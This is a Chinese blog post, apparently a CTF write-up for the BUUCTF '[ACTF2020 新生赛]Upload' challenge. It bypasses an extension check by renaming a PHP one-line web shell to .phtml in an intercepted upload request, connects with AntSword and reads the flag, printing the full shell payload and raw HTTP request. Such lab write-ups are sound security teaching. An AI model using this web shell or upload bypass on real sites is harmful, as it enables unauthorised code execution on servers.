

# BUU-WEB-[ACTF2020 新生赛]Upload

原创

[TzZzEZ-web](#) 于 2021-05-09 16:21:20 发布 52 收藏

分类专栏: [BUU-WEB](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/qq\\_24033605/article/details/116566125](https://blog.csdn.net/qq_24033605/article/details/116566125)

版权



[BUU-WEB 专栏收录该内容](#)

59 篇文章 0 订阅

订阅专栏

## [ACTF2020 新生赛]Upload



...aa-f3c2-4288-8d9d-a3e781a9fe3b.node3.buuoj.cn 显示  
该文件不允许上传, 请上传jpg、png、gif结尾的图片噢!

确定

文件上传漏洞, 上传一句话木马, 再尝试用蚁剑或者菜刀连接。

尝试上传一张图片。


Upload Success! Look here~ ./uplo4d/f3ccdd27d2000e3f9255a7e3e2c48800.jpg

找到了上传保存的位置, 接下来开始抓包, 改后缀。

先把一句话木马的后缀改成jpg格式 (目的是为了绕过checkfile()函数), 抓包时再修改成phtml格式。

一句话木马为:

```
GIF89a?  
<script language="php">eval($_REQUEST[shell])</script>
```



Forward Drop Intercept is on Action Comment this item ?

Raw Params Headers Hex

```

POST / HTTP/1.1
Host: 2eef5baa-f3c2-4288-8d9d-a3e781a9fe3b.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=-----81806286421296878193863027838
Content-Length: 406
Origin: http://2eef5baa-f3c2-4288-8d9d-a3e781a9fe3b.node3.buuoj.cn
Connection: keep-alive
Referer: http://2eef5baa-f3c2-4288-8d9d-a3e781a9fe3b.node3.buuoj.cn/
Upgrade-Insecure-Requests: 1

-----81806286421296878193863027838
Content-Disposition: form-data; name="upload_file"; filename="muma.phtml"
Content-Type: image/jpeg

GIF89a?
<script language="php">eval($_REQUEST[shell])</script>
-----81806286421296878193863027838
Content-Disposition: form-data; name="submit"

upload
-----81806286421296878193863027838--

```

? < + > Type a search term https://blog.csdn.net/qq\_24033605 0 matches

成功上传后可以正常访问到。

2eef5baa-f3c2-4288-8d9d-a3e781a9fe3b.node3.buuoj.cn X +

← → ↻ 🏠 🔒 2eef5baa-f3c2-4288-8d9d-a3e781a9fe3b.node3.buuoj.cn/uplo4d/fe26b3688ff7c873c8f8c924c167270a.phtml

GIF89a?

然后开始蚁剑连接。

AntSword 编辑 窗口 调试

设置

数据管理 (0)

URL地址 IP地址

添加数据

添加 清空 测试连接

基础配置

URL地址 \*

连接密码 \*

网站备注

编码设置

连接类型

编码器

default (不推荐)

random (不推荐)

base64

请求信息

其他设置

分类目录 (1)

添加 重命名 删除

默认分类 (0)

成功连接成功!

[https://blog.csdn.net/qq\\_24033605](https://blog.csdn.net/qq_24033605)

AntSword 编辑 窗口 调试

117.21.200.165 X > 117.21.200.165 X

基础信息

```
当前路径: /var/www/html/uplo4d
磁盘列表: /
系统信息: Linux d960b32ab49c 4.19.164-0419164-generic #202012300642 SMP Wed Dec 30 12:21:09 UTC 2020 x86_64
当前用户: www-data
(*) 输入 ashelp 查看本地命令
(www-data:/var/www/html/uplo4d) $ cd /var/www/html/uplo4d/
(www-data:/var/www/html/uplo4d) $ cd /
(www-data:/) $ dir
bin dev flag lib media opt root sbin sys usr
boot etc home lib64 mnt proc run srv tmp var
(www-data:/) $ cat /flag
flag{0bceba58-6067-4cbd-8793-77644b417840}
(www-data:/) $
```

[http://blog.csdn.net/qq\\_24032665](http://blog.csdn.net/qq_24032665)

```
flag{0bceba58-6067-4cbd-8793-77644b417840}
```